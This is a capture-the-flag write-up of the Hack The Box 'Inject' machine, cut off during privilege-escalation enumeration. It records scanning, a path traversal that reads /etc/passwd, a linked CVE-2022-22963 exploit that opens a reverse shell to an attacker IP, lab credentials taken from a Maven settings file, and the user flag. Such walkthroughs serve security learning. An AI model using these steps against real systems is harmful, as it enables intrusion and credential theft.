
# Inject - HTB

## Nmap Scan

```
# Nmap 7.93 scan initiated Mon Jun  5 01:09:47 2023 as: nmap -A -T4 -vv -oN nmapscan 1
0.10.11.204
Increasing send delay for 10.10.11.204 from 5 to 10 due to 11 out of 12 dropped probes
since last increase.
Nmap scan report for 10.10.11.204
Host is up, received conn-refused (0.64s latency).
Scanned at 2023-06-05 01:09:48 EDT for 80s
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE     REASON  VERSION
22/tcp   open  ssh         syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   3072 caf10c515a596277f0a80c5c7c8ddaf8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDKZNtFBY2xMX8oDH/EtIMngGHpVX5fyuJLp9ig7NIC9Xoo
aPtK60FoxOLcRr4iccW/9L2GWpp6kT777UzcKtYoijOCtctNClc6tG1hvohEAyXeNunG7GN+Lftc8eb4C6DooZ
Y7oSeO++PgK5oRi3/tg+FSFSi6UZCsjci1NRj/0ywqzl/ytMzq5YoGfzRzIN3HYdFF8RHoW8qs8vcPsEMsbdsy
1aGRbslKA2l1qmejyU9cukyGkFjYZsyVj1hEPn9V/uVafdgzNOvopQlg/yozTzN+LZ2rJO7/CCK3cjchnnPZZf
eck85k5sw1G5uVGq38qcusfIfCnZlsn2FZzP2BXo5VEoO2IIRudCgJWTzb8urJ6JAWc1h0r6cUlxGdOvSSQQO6
Yz1MhN9omUD9r4A5ag4cbI09c1KOnjzIM8hAWlwUDOKlaohgPtSbnZoGuyyHV/oyZu+/1w4HJWJy6urA43u1PF
TonOyMkzJZihWNnkHhqrjeVsHTywFPUmTODb8=
|   256 d51c81c97b076b1cc1b429254b52219f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIUJSpBOORoH
b6HHQkePUztvh85c2F5k5zMDp+hjFhD8VRC2uKJni1FLYkxVPc/yY3Km7Sg1GzTyoGUxvy+EIsg=
|   256 db1d8ceb9472b0d3ed44b96c93a7f91d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICZzUvDL0INOklR7AH+iFw+uX+nkJtcw7V+1AsMO9P7p
8080/tcp open  nagios-nsca syn-ack Nagios NSCA
|_http-title: Home
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Mon Jun  5 01:11:08 2023 -- 1 IP address (1 host up) scanned in 80.50 s
econds
```


## Website





## Gobuster scan


```
└─$ gobuster dir -u http://10.10.11.204:8080/ -w /usr/share/wordlists/dirbuster/direct
ory-list-2.3-medium.txt -o gobusterscan
===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.204:8080/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.
txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.3
[+] Timeout:                 10s
===============================================================
2023/06/05 02:42:31 Starting gobuster in directory enumeration mode
===============================================================
/register             (Status: 200) [Size: 5654]
/blogs                (Status: 200) [Size: 5371]
/upload               (Status: 200) [Size: 1857]
/environment          (Status: 500) [Size: 712]
/error                (Status: 500) [Size: 106]
/release_notes        (Status: 200) [Size: 1086]
/http%3A%2F%2Fwww     (Status: 400) [Size: 435]
```


- Went to http://10.10.11.204:8080/upload and tried with different file extensions -
- It was successfully uploading the files with the type of extension - .php.png, or any extension actually that ends with '.png'.
- But It was not executing that file, and we were also unable to view that file in the browser -





- Captured the requests using Burp.


Burp Suite Professional v1.7.34 - Temporary Project - licensed to ErrOr SquaD - Hackers and Security Researchers
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
# Host Method URL Params Edited Status Length MIME type Extension Title
2 http://10.10.11.204:8080 POST /upload ✓ 200 2099 HTML Upload
3 http://10.10.11.204:8080 POST /upload ✓ 200 2100 HTML Upload
4 http://10.10.11.204:8080 POST /upload ✓ 200 2100 HTML Upload
5 http://10.10.11.204:8080 POST /upload ✓ 200 2099 HTML Upload
8 http://10.10.11.204:8080 POST /upload ✓ 200 2101 HTML Upload
9 https://contile.services.mo... GET /v1/tiles 200 2079 JSON
Request Response
Raw Params Headers Hex
POST /upload HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=--------------------------268322718312018450342181471195
Content-Length: 225
Origin: http://10.10.11.204:8080
Connection: close
Referer: http://10.10.11.204:8080/upload
Upgrade-Insecure-Requests: 1
--------------------------268322718312018450342181471195
Content-Disposition: form-data; name="file"; filename="shell.png"
Content-Type: image/png
test
--------------------------268322718312018450342181471195--
Type a search term
0 matches



10.10.11.204:8080/upload
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB THM Browser-Based Google Hacking DB OffSec
Home Features How it Works Blogs Pricing
Uploaded!
View your Image
Browse... No file selected.
Upload






- Now, I tried to grab the /etc/passwd file by changing the location in the ‘img’ parameter of the request  and successfully was able to view it.





- Enumerated more - by changing the value in the - ‘img’ parameter -
















- Was unable to view, user.txt file in the /home/phil folder, it was just giving no output -




- From, the above enumeration, I found that it was using **Spring Cloud Function** .
- Found a exploit for it in Github - https://github.com/J0ey17/CVE-2022-22963_Reverse-Shell-Exploit
- Ran the exploit (changed the port to in the code) and got reverse shell.

```
┌──(kali㉿kali)-[~/Documents/HTB/Inject]
└─$ python3 exploit.py -u http://10.10.11.204:8080
[+] Target http://10.10.11.204:8080

[+] Checking if http://10.10.11.204:8080 is vulnerable to CVE-2022-22963 ...

[+] http://10.10.11.204:8080 is vulnerable

[/] Attempt to take a reverse shell? [y/n]y
listening on [any] 9998 ...
[$$] Attacker IP:  10.10.16.57
connect to [10.10.16.57] from (UNKNOWN) [10.10.11.204] 41756
bash: cannot set terminal process group (822): Inappropriate ioctl for device
bash: no job control in this shell
frank@inject:/$
```

- Got a shell as the user **Frank .**
- Tried to view the ‘user.txt’ file in the directory of the user **Phil** but was unable to view it.
- Enumerated more and found a file in the Directory of the user **Frank** which contained some credentials.

```
bash-5.0$ whoami
whoami
frank
bash-5.0$ pwd
pwd
/home/frank/.m2
bash-5.0$ ls
ls
settings.xml
bash-5.0$ cat settings.xml
cat settings.xml
<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <servers>
    <server>
      <id>Inject</id>
      <username>phil</username>
      <password>DocPhillovestoInject123</password>
      <privateKey>${user.home}/.ssh/id_dsa</privateKey>
      <filePermissions>660</filePermissions>
      <directoryPermissions>660</directoryPermissions>
      <configuration></configuration>
    </server>
  </servers>
</settings>
bash-5.0$
```

- I got the credentials for the user Phil  - phil:DocPhillovestoInject123
- Then changed the user by `su` as Phil and got the user.txt file

```
bash-5.0$ cd /home/phil
cd /home/phil
bash-5.0$ ls
ls
user.txt
bash-5.0$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
bash-5.0$ ^[
```

```
bash-5.0$ su phil
su phil
Password: DocPhillovestoInject123


whoami
iphil
ls
user.txt
cat user.txt
82f56ff264cbb41be1aa9fe473ded98b
python3 --version
Python 3.8.10
python3 -c "import pty; pty.spawn('/bin/bash')"
bash-5.0$ sudo -S -l
```

- Now, started enumeration for Privilege Escalation vectors.
- Ran Linpeas and found something interesting over there -

```
SGID
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 43K Feb  2 09:22 /usr/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 43K Feb  2 09:22 /usr/sbin/unix_chkpwd
